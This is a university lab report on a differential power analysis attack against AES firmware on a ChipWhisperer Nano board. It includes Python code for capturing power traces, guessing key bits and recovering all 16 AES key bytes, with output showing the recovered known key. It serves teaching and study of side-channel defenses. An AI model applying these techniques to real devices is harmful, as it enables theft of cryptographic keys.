Lab 05: Side Channel Analysis Attacks (Part 3) Extracting Secrets from Power Consumption

Ganesh Veluru and Jwala Sri Hari Badam
University of South Florida
Tampa, FL 33620

I. Introduction

In the realm of cybersecurity, Side Channel Analysis (SCA) serves as a powerful technique for comprehending and addressing potential security risks in computer systems. This method revolves around the intriguing concept that electronic devices unintentionally emit subtle signals or leakages while performing various tasks. These signals can take various forms, such as fluctuations in power usage, electromagnetic radiation, or variations in heat output. Despite their seemingly inconspicuous nature, these signals hold great value for knowledgeable attackers who can use Side Channel Analysis to uncover sensitive information, potentially including the complex mathematical operations executed within the hardware. This knowledge can enable unauthorized access to critical data and system functions.

In this Lab, we delve further into the intriguing world of Side Channel Analysis (SCA) attacks, building upon the foundation laid in previous labs. In our previous experiments (Lab 4 and 5), we explored statistical analysis and timing patterns to glean insights into the vulnerabilities of the system under investigation [1]. In this lab, we embark on a new adventure by employing differential power analysis (DPA) techniques to target the Advanced Encryption Standard (AES). Our mission is to unveil the secrets concealed within the power side channel, using the power of data analysis to expose the inner workings of this cryptographic algorithm. Throughout this journey, we will apply various methodologies and leverage equations to decipher the complex interplay of power consumption and cryptographic secrets, shedding light on the fascinating world of security vulnerabilities and countermeasures.

II. Reading Check

Question 1: What are the primary differences between SPA, DPA, and CPA?

Answer: Primary Differences between SPA, DPA, and CPA [2]:

SPA (Simple Power Analysis): SPA is the simplest form of side-channel attack. It leverages the fact that the power consumption of a device is dependent on the specific instructions being executed. It's a straightforward analysis of power consumption to detect patterns that can reveal information about the operation.

DPA (Differential Power Analysis): DPA is a more advanced technique that goes beyond SPA. It requires detailed knowledge of the algorithm used, as it aims to sort power traces into bins representing whether a particular internal value bit is 0 or 1 for a given key and input pair. It involves capturing multiple traces and analyzing how they correlate with specific internal value bits.

CPA (Correlation Power Analysis): CPA is a powerful attack that relies on the correlation between the Hamming weight (number of 1s) in an internal variable and the magnitude of the side-channel trace at a given time. It estimates the shape of power consumption based on the Hamming weight output from the SBOX for a particular plaintext and key. It then computes the correlation coefficient to match the predicted power consumption shape with the actual trace. CPA requires fewer traces than DPA.

Question 2: In your own words, describe the process for the DPA attack.

Answer: **DPA Attack Process:**

The DPA attack process involves the following steps [3]:

-Capture multiple power traces while the target device performs encryption with various plaintexts and the same key. -Replicate the algorithm offline, processing all possible inputs to predict what each internal value should be.

-Group power traces into bins based on whether a specific internal value bit is 0 or 1, given the key and plaintext.

-Average the traces within each bin sample-wise to improve the signal-to-noise ratio (SNR).

-The goal is to sort the traces into the correct bins to identify which trace represents a specific bit of an internal value for a given key and input pair.

Question 3: What is one technique for mitigating a basic DPA attack? What are some considerations/ limitations to this solution?

Answer: **Mitigating a Basic DPA Attack:**

One technique for mitigating a basic DPA attack is to decorrelate the information in the trace during subsequent iterations of encryption. This involves adding random delays at specific points in the operation so that when multiple traces are captured and averaged together, they do not align perfectly. As a result, averaging does not improve the SNR; instead, it can make it worse. This technique can help protect against basic DPA attacks [4].

Considerations / Limitations:

- This solution is not foolproof and may not work against more advanced attacks, such as higher-order DPA attacks.




Fig. 1: DPA Attack

- Advanced signal processing techniques can attempt to stretch or realign signals dynamically, potentially defeating this mitigation. - Implementing such countermeasures might introduce additional complexity and computational overhead, and they are not universally effective against all types of attacks.

It's important to note that effective countermeasures against SCA attacks should be tailored to the specific system and threat model.

III. Methods

In this experiment, we are utilizing ChipWhisperer (CW) Nano board., as depicted in Fig 2. The CW Nano board operates in two main sections: "TARGET" and "CAPTURE." The "TARGET" section emulates the victim system or hardware under analysis, running its code. In contrast, the "CAPTURE" section acts as an oscilloscope, capturing power traces from the victim system's operation. It includes an ADC to convert analog power signals to digital and communicates with a PC via USB for power trace analysis. We have a PC and PHS- virtual machine at our disposal, and within this virtual environment, we are executing scripts to gather power traces and analyzing them to find the patterns.




Fig. 2: ChipWhisperer Nano Board

A. Hardware and Software Setup


Our procedure for Hardware and Software setup will take the following steps:

Step 1: Connect CW Nano board-After starting the PHS-VM, connect the CW Nano board to our PC via USB. To confirm that the device is properly connected, we can navigate to "Device" and "USB" in the VM. We should see "NewAE Technology Inc. ChipWhisperer Nano [0900]" listed if the connection is established correctly. If not, we should double-check our hardware, software installations, and connections. The complete setup of our experiment is shown in the Fig 3.

Step 2: Access Jupyter Notebook-To start our investigation, we can open a web browser on our host machine and enter "http://localhost:8888/." This will allow us to access Jupyter Notebook locally. Inside Jupyter Notebook, we'll find various directories, and we should focus on the "PHS-Lab-06" directory.

Step 3: Unzip PHS-Lab-06 Content-Within the "PHS-Lab-06" folder, we can upload the provided "PHS-Lab-06.zip" file. Run the unzip code located in the "RUN-TO-ZIP.ipynb" file to extract the contents of "PHS-Lab-06.zip." Make sure that the name of the zipped file matches the current directory for successful extraction.

Step 4: Organizing the Extracted Content - After unzipping the provided archive, we will observe the folder structure illustrated in the accompanying figure.
The directory is structured as follows:



a) cw-base-setup: This directory contains the necessary scripts for programming our ChipWhisperer's target device. For this experiment, we'll be using the firmware located in the "simpleserial-aes" folder. Within this folder, we'll also find a "makefile" for compiling "simpleserial-aes.c" and "simpleserial-aes-CWNANO.hex" with pre-compiled firmware.

The compilation process is primarily managed through the ”Lab6x (HARDWARE)” notebooks.

b) Python: Here, we'll find a Jupyter Notebook that provides a step-by-step guide for executing the attack. The notebook will walk us through the entire process.

c) Figures: To maintain a well-organized record of our results, it's recommended to save all the waveforms and plots generated within the notebook in this directory. This will help keep our data organized and readily accessible for analysis and documentation.




Fig. 3: Hardware and Software setup

B. Experimental Procedure

Part A: 6A: Hamming Weight Swings

Our procedure for Part A will take following steps:

Step 1: We will start by importing the required python libraries and setting up the chip whisperer board by initializing scope and target sections.

Step 2: program the target with the simpleserial-aes-CWNANO.hex file which comes after executing the makefile in simpleserial-aes.

Step 3: Reset the target device connected to the ChipWhisperer Nano (CW Nano) board. Resetting the target is essential in certain scenarios, especially when conducting experiments or tests that require a clean or specific starting state for the target device. Whereas readall_target() is used for reading data from target device.

Step 4: we need to capture power consumption traces while sending specific data to the target device. We perform 100 trace captures in a loop, where we set the first byte of the data to either 0x00 or 0xFF based on the least significant bit of the current text input. The resulting power consumption traces are recorded and stored in ‘trace_array‘, the text input in ‘textin_array‘, and the responses from the target device in ‘response_array‘. This process helps us analyze how the power consumption relates to the data being processed. The code snippet to record traces is shown in Fig 4.

```
from tqdm import tnrange
import numpy as np
import time

ktp = cw.ktp.Basic()
trace_array = []
textin_array = []
response_array=[]
key, text = ktp.next()
target.set_key(key)

N = 100
for i in tnrange(N, desc='Capturing traces'):
    scope.arm()
    if text[0] & 0x01:
        text[0] = 0xFF
    else:
        text[0] = 0x00
    target.simpleserial_write('p', text)

    ret = scope.capture()
    if ret:
        print("Target timed out!")
        continue

    response = target.simpleserial_read('r', 16)
    response_array.append(response)
    trace_array.append(scope.get_last_trace())
    textin_array.append(text)

    key, text = ktp.next()
```

```
/tmp/ipykernel_3398/1758881242.py:17: TqdmDeprecationWarning: Please use `tqdm.notebo
  for i in tnrange(N, desc='Capturing traces'):
Capturing traces: 100% 100/100 [00:02<00:00, 35.64it/s]
```

Fig. 4: Python script to collect power traces during Encryption of text data

Step 5: Setting bits on the data lines consumes a measurable amount of power. Now, we need to test that by getting our target to manipulate data with a very high Hamming weight (0xFF) and a very low Hamming weight (0x00). For this purpose, the target is currently running AES, and it encrypted the text we sent it. we will see a measurable difference between power traces with a high Hamming weight and a low one.

Step 6: As all traces are all mixed up we need to seperate them into two groups one_list and zero_list, based on the first byte of the corresponding input data. The one_list contains traces where the first byte is set to 0x00, while the zero_list contains traces where the first byte is set to 0xFF. After seperating we need to find mean with respective to axis 0 and finally we will get differential trace by subtracting one-avg and zero_avg.

Step 7: The differential traces correspondig to byte 0 and byte 14 are shown in Fig 5.

Step 8: we should see a very distinct trace near the beginning of the plot and it indicates that the power consumption of the target device is highly correlated with the specific operation or manipulation being performed on the data. In the context of a cryptographic system like AES, this spike is often related to a critical and data-dependent operation, such as the initial round key addition or the SubBytes operation. The spike in the power trace is a result of




Fig. 5: Plot for Differential Traces for byte 0 and byte 14 with HW=8

the power consumption variations for cryptographic operations.

Step 9: Now we have to perform the same thing by not changing the entire byte but only 4 bits which is low hamming weight difference. The differential trace for low hamming weight difference along with combination graph for high and low hamming weight difference is shown in Fig 6.

Part B: 6B: Recovering AES Key from a Single Bit of Data

Step 1: In this we need to predict the key using single bit of data. The input data is xor'd with key value and will perform lookup on the result in the sbox.

Step 2: we need to build the functions aes_internal which returns result by providing input and key value and this is used to collect hypothetical leakage. aes_secret contains secret key and we will passs the input to the function and it is actual operation.

Step 3: we need to build a function to collect leaked data which will contain the LSB is 0 or 1. This data we are collecting using aes_secret(). The code snippet and corresponding plot for leaked_data which is drawn using matplotlib is shown in the Fig 7 and Fig 8.

Step 4: To guess the key we are applying the logic using hypothetical leakage and actual leakage and counting the 0's and 1's. if the count is same then it is our predicted key.

Step 5: For this we need to do brute force attack for each key value by running a loop and at the last we can display top 5 guesses using np.argsort().

Step 6: Here we know that the bit '0' was the leakage but in real-time we may not know which bit is the leakage. Therefore, we need to add outer loop for each bit and we will get top 5 guesses by using the code snippet shown in Fig 9.

Part C: 6C: DPA on Firmware Implementation of AES

Step 1: In this attack we need to merge the logic we have applied in the part-A and part-B. The hardware setup need to performed as the same we did in part-A.

Step 2: First we will start with guessing one byte and extends to all 16 bytes. We are iterating through all possible byte values (0x00 to 0xFF) as our guesses. For each guess, we calculate the mean difference in power consumption between traces associated with the lowest bit set to 0 and those set to 1. The guess with the maximum mean difference is the most likely key byte value.

Step 3: To calculate the differences we are writing a function. This function calculates the absolute power difference between traces where a specific bit is set to 1 (one_list) and traces where the same bit is set to 0 (zero_list) for a given guess and a specific byte index. It helps in performing a Differential Power Analysis (DPA) attack to identify the most likely key byte value.

Step 4: we are performing a key byte guessing attack for each subkey of the AES encryption key. For each subkey, we iterate through all possible byte values (0x00 to 0xFF) and calculate the maximum difference in power consumption between traces where the guessed byte is set to 0x01 and traces where it is set to 0x00. We store the guessed byte value with the highest difference in the 'key_guess' list for each subkey [5]. The code snippet and corresponding output is shown in Fig 10.

Step 5: The corresponding plot by applying calculate_diffs for some of the subkeys is shown in the Fig 11.

Step 6: Sometimes there may be chances that we cannot obtain the correct key and peak will be observed for different key which is also called as ghost peak. The solution for this to collect more power traces and taking top 5 subkeys into consideration.

Step 7: The plots are drawn for plotting the peaks with the results drawn from ghost peaks.




Fig. 6: Plot for Diff trace with HW=4 and combined trace of HW=4 and HW=8

```python
def leaked_data_1(input_data,bit):
    output_data=[aes_secret(a) for a in input_data]
    leaked_data=[]
    for i in output_data:
        if i&bit == bit:
            res=1
        else:
            res=0

        leaked_data.append(res)
    return leaked_data
```

Fig. 7: Python script to get leaked_data using aes_secret




Fig. 8: Plot representing Sequence of 0's and 1's in Leaked data

Step 8: the correct peaks may come at regular cycle offsets and based on that we can guess the correct key. The code snippet for this is shown in the Fig 12.

IV. Results

The output for bitwise guessing loop in part 6B is shown in the Fig 13.

```python
for bit_guess in range(0, 8):
    guess_list = [0] * 256
    print("Checking bit {:d}".format(bit_guess))
    for guess in range(0, 256):

        #Get a hypothetical leakage for guessed bit (ensure returns 1/0 only)
        #Use bit_guess as the bit number, guess as the key guess, and data from input_data
        hypothetical_leakage=[(aes_leakage_guess(input_byte, guess, bit_guess) & 0x01) for input_byte in input_data]
        leaked_data=leaked_data_1(input_data,int(hex(2**bit_guess),16))
        #Use our function
        same_count = num_same(hypothetical_leakage, leaked_data)

        #Track the number of correct bits
        guess_list[guess] = same_count

    sorted_list = np.argsort(guess_list)[::-1]

    #Print top 5 only
    for guess in sorted_list[0:5]:
            print("Key Guess {:02X} = {:04d} matches".format(guess, guess_list[guess]))
```

```
Checking bit 0
Key Guess EF = 1000 matches
Key Guess 82 = 0583 matches
Key Guess 89 = 0578 matches
Key Guess 66 = 0573 matches
Key Guess 26 = 0566 matches
Checking bit 1
Key Guess EF = 1000 matches
Key Guess D6 = 0581 matches
Key Guess 95 = 0571 matches
Key Guess 52 = 0569 matches
Key Guess 3E = 0565 matches
```

Fig. 9: Python Script for Bitwise Guessing Loop

```python
from tqdm import tnrange
import numpy as np

#Store your key_guess here, compare to known_key
key_guess = []
known_key = [0x2b, 0x7e, 0x15, 0x16, 0x28, 0xae, 0xd2, 0xa6, 0xab, 0xf7, 0x15, 0x88, 0x09, 0xcf, 0x4f, 0x3c]



    ### Code to do guess of byte 0 set to 0x2B
guessed_byte = 0
for subkey in tnrange(0, 16, desc="Attacking Subkey"):
    mean_diffs = []
    for guess in range(0, 256):
        one_list = []
        zero_list = []

        for trace_index in range(numtraces):
            hypothetical_leakage = aes_internal(guess, textin_array[trace_index][subkey])

            #Mask off the lowest bit - is it 0 or 1? Depending on that add trace to array
            if hypothetical_leakage & 0x01:
                one_list.append(trace_array[trace_index])
            else:
                zero_list.append(trace_array[trace_index])

        one_avg = np.asarray(one_list).mean(axis=0)
        zero_avg = np.asarray(zero_list).mean(axis=0)
        mean_diffs_2b = np.max(abs(one_avg - zero_avg))
        mean_diffs.append(mean_diffs_2b)

    key_guess.append(hex(mean_diffs.index(max(mean_diffs))))
    print("max value is",max(mean_diffs),'sub key', (subkey+1),'is',hex(mean_diffs.index(max(mean_diffs))))
```

Fig. 10: Python Script to guess all AES subkeys

The respective plots for plotting peaks are shown in Fig 14.

The output for AES guesser all bytes from part 6C is shown in Fig 15.

V. Discussion

From Part 6A: In the first plot(Fig 5.a, a high Hamming weight (HW) difference of 8 (0x00 vs. 0xFF) results in a clear




Fig. 11: Plot for Differences for various subkeys.

```python
from tqdm import tnrange
import numpy as np

#Store your key_guess here, compare to known_key
key_guess = []
known_key = [0x2b, 0x7e, 0x15, 0x16, 0x28, 0xae, 0xd2, 0xa6, 0xab, 0xf7, 0x15, 0x88, 0x09, 0xcf, 0x4f, 0x3c]

#Which bit to target
bitnum = 0

full_diffs_list = []

for subkey in tnrange(0, 16, desc="Attacking Subkey"):

    max_diffs = [0]*256
    full_diffs = [0]*256

    for guess in range(0, 256):
        full_diff_trace = calculate_diffs(guess, subkey, bitnum)
        full_diff_trace = full_diff_trace[(0 + subkey*0):]
        max_diffs[guess] = np.max(full_diff_trace)
        full_diffs[guess] = full_diff_trace

    #Make copy of the list
    full_diffs_list.append(full_diffs[:])

    #Get argument sort, as each index is the actual key guess.
    sorted_args = np.argsort(max_diffs)[::-1]

    #Keep most likely
    key_guess.append(sorted_args[0])

    #Print results
    print("Subkey %2d - most likely %02X (actual %02X)"%(subkey, key_guess[subkey], known_key[subkey]))

    #Print other top guesses
    print(" Top 5 guesses: ")
    for i in range(0, 5):
        g = sorted_args[i]
        print("   %02X - Diff = %f"%(g, max_diffs[g]))
```

Fig. 12: Python Script to Windowing Peaks

and significant spike in the early stages of the differential trace. This is due to the substantial power consumption gap between these two HW states.

Conversely, in the second plot with a smaller HW difference of 4 (e.g., 0x00 to 0x0F), the spike in the differential trace is less prominent. This occurs because the intermediate HW values between 0x00 and 0x0F exhibit smaller power differences, resulting in a reduced peak in the trace. These findings emphasize the importance of selecting suitable HW differences for effective power analysis attacks. The combined plot in Fig 6.b for HW=4 and HW=8 is clearly indicating the above discussed.

Setting multiple bytes to 0x00 or 0xFF can result in a more pronounced power consumption variation. When you manipulate more bytes, it creates a larger difference in the hamming weight of the data, leading to more distinct power spikes in the traces. Using smaller hamming weight differences, such as manipulating only a single bit, may still result in a noticeable spike in the power trace. The spike might be less pronounced than when manipulating more bits, but it can still be detected.

By putting the difference plots for multiple different bytes on the same plot, you can observe variations in power consumption for different parts of the data. Each byte's hamming weight can affect the power trace differently, and plotting them together allows you to compare their impacts. When you set a byte in a later round of AES, such as round 5, to 0x00 or 0xFF, you may observe power spikes in different places in the power trace. This is because each round of AES performs different operations on the data, and the position of the spike may depend on which round you manipulate.

The introduction of random delays in cryptographic systems enhances their resilience against side-channel attacks, particularly Differential Power Analysis (DPA). These delays introduce unpredictability, making it challenging for attackers to correlate power traces with specific operations, significantly improving system security. System designers can flexibly apply random delays to various parts of a system, tailored to specific threats, and, while these delays increase the complexity for attackers, determined ones may employ advanced techniques to overcome them. Overall, random delays serve as a valuable countermeasure, raising the bar for successful side-channel attacks and bolstering the security of cryptographic systems.

VI. Conclusion

In conclusion, this lab has provided valuable insights into the world of side-channel analysis attacks, with a primary focus on Differential Power Analysis (DPA) as applied to the Advanced Encryption Standard (AES). We learned that even subtle variations in power consumption during cryptographic operations can be leveraged to infer sensitive information like encryption keys. By successfully implementing DPA techniques, we observed how these attacks can reveal critical data about the target device. The experiments underscored the significance of accurate data collection, preprocessing, and analysis in achieving meaningful results. Moreover, the lab emphasized the importance of comprehending the architecture and operation of the target device to conduct effective side-channel analysis specifically for AES.

While this lab has been instructive, there are several avenues we would like to explore further in this domain. Firstly, we aim to delve into more advanced side-channel analysis techniques, such as higher-order DPA and template attacks, to understand their effectiveness and limitations. Additionally, the impact of countermeasures, like noise injection or randomization, on the success of these attacks is an area of great interest. Further research into developing countermeasures to safeguard against side-channel attacks for AES is also a promising direction. Overall, this lab has opened the door to a fascinating field of study, and we look forward to exploring its intricacies and challenges in greater depth in future experiments, with a specific focus on different variants of AES security analysis.

```
Checking bit 0
Key Guess EF = 1000 matches
Key Guess 82 = 0583 matches
Key Guess 89 = 0578 matches
Key Guess 66 = 0573 matches
Key Guess 26 = 0566 matches
Checking bit 1
Key Guess EF = 1000 matches
Key Guess D6 = 0581 matches
Key Guess 95 = 0571 matches
Key Guess 52 = 0569 matches
Key Guess 3E = 0565 matches
Checking bit 2
Key Guess EF = 1000 matches
Key Guess D8 = 0592 matches
Key Guess AC = 0588 matches
Key Guess DD = 0579 matches
Key Guess D2 = 0578 matches
Checking bit 3
Key Guess EF = 1000 matches
Key Guess F6 = 0577 matches
Key Guess F0 = 0576 matches
Key Guess 13 = 0567 matches
Key Guess 7C = 0564 matches
```

```
Checking bit 4
Key Guess EF = 1000 matches
Key Guess 9C = 0580 matches
Key Guess 8D = 0577 matches
Key Guess 04 = 0576 matches
Key Guess FE = 0575 matches
Checking bit 5
Key Guess EF = 1000 matches
Key Guess CA = 0585 matches
Key Guess 40 = 0577 matches
Key Guess 46 = 0573 matches
Key Guess 9D = 0572 matches
Checking bit 6
Key Guess EF = 1000 matches
Key Guess 3A = 0584 matches
Key Guess 36 = 0572 matches
Key Guess 0E = 0567 matches
Key Guess 9D = 0567 matches
Checking bit 7
Key Guess EF = 1000 matches
Key Guess D6 = 0579 matches
Key Guess 82 = 0579 matches
Key Guess 26 = 0579 matches
Key Guess F5 = 0579 matches
```

Fig. 13: Output for bitwise guessing loop




Fig. 14: Graphs for plotting peaks

REFERENCES

[1] R. Karam, S. Katkoori, and M. Mozaffari-Kermani, "Experiment 6: Side Channel Analysis Attacks/Introduction," in *Practical Hardware Security Course Manual*. University of South Florida, Oct 2023.

[2] ——, "Experiment 6: Side Channel Analysis Attacks/Background," in *Practical Hardware Security Course Manual*. University of South Florida, Oct 2023.

[3] ——, "Lecture Note 8:Side Channel Analysis/Cryptology SCA Attacks/DPA Overview ," in *Practical Hardware Security Course's Lecture Notes*. University of South Florida, Sep 2023.

[4] ——, "Experiment 6: Side Channel Analysis Attacks/Background-1," in *Practical Hardware Security Course Manual*. University of South Florida, Oct 2023.

[5] ——, "Lecture Note 8:Side Channel Analysis/Cryptology SCA Attacks/Example Breaking DES with DPA," in *Practical Hardware Security Course's Lecture Notes*. University of South Florida, Sep 2023.


```
max value is 0.006800012989404927 sub key 1 is 0x2b
max value is 0.007775547635048639 sub key 2 is 0x7e
max value is 0.00794512750163874 sub key 3 is 0x15
max value is 0.00814550691811984 sub key 4 is 0x16
max value is 0.008694995840477886 sub key 5 is 0x28
max value is 0.007960286578444338 sub key 6 is 0xae
max value is 0.007071150638410212 sub key 7 is 0xd2
max value is 0.007916012984668791 sub key 8 is 0xa6
max value is 0.0077710192877336465 sub key 9 is 0xab
max value is 0.008176748729906994 sub key 10 is 0xf7
max value is 0.0078736352138832 sub key 11 is 0x15
max value is 0.008783725457630356 sub key 12 is 0x88
max value is 0.00683562920906549 sub key 13 is 0x9
max value is 0.0070961339797075695 sub key 14 is 0xcf
max value is 0.00801374527629662 sub key 15 is 0x4f
max value is 0.007462119393910303 sub key 16 is 0x3c
```

Fig. 15: Output of AES guesser all bytes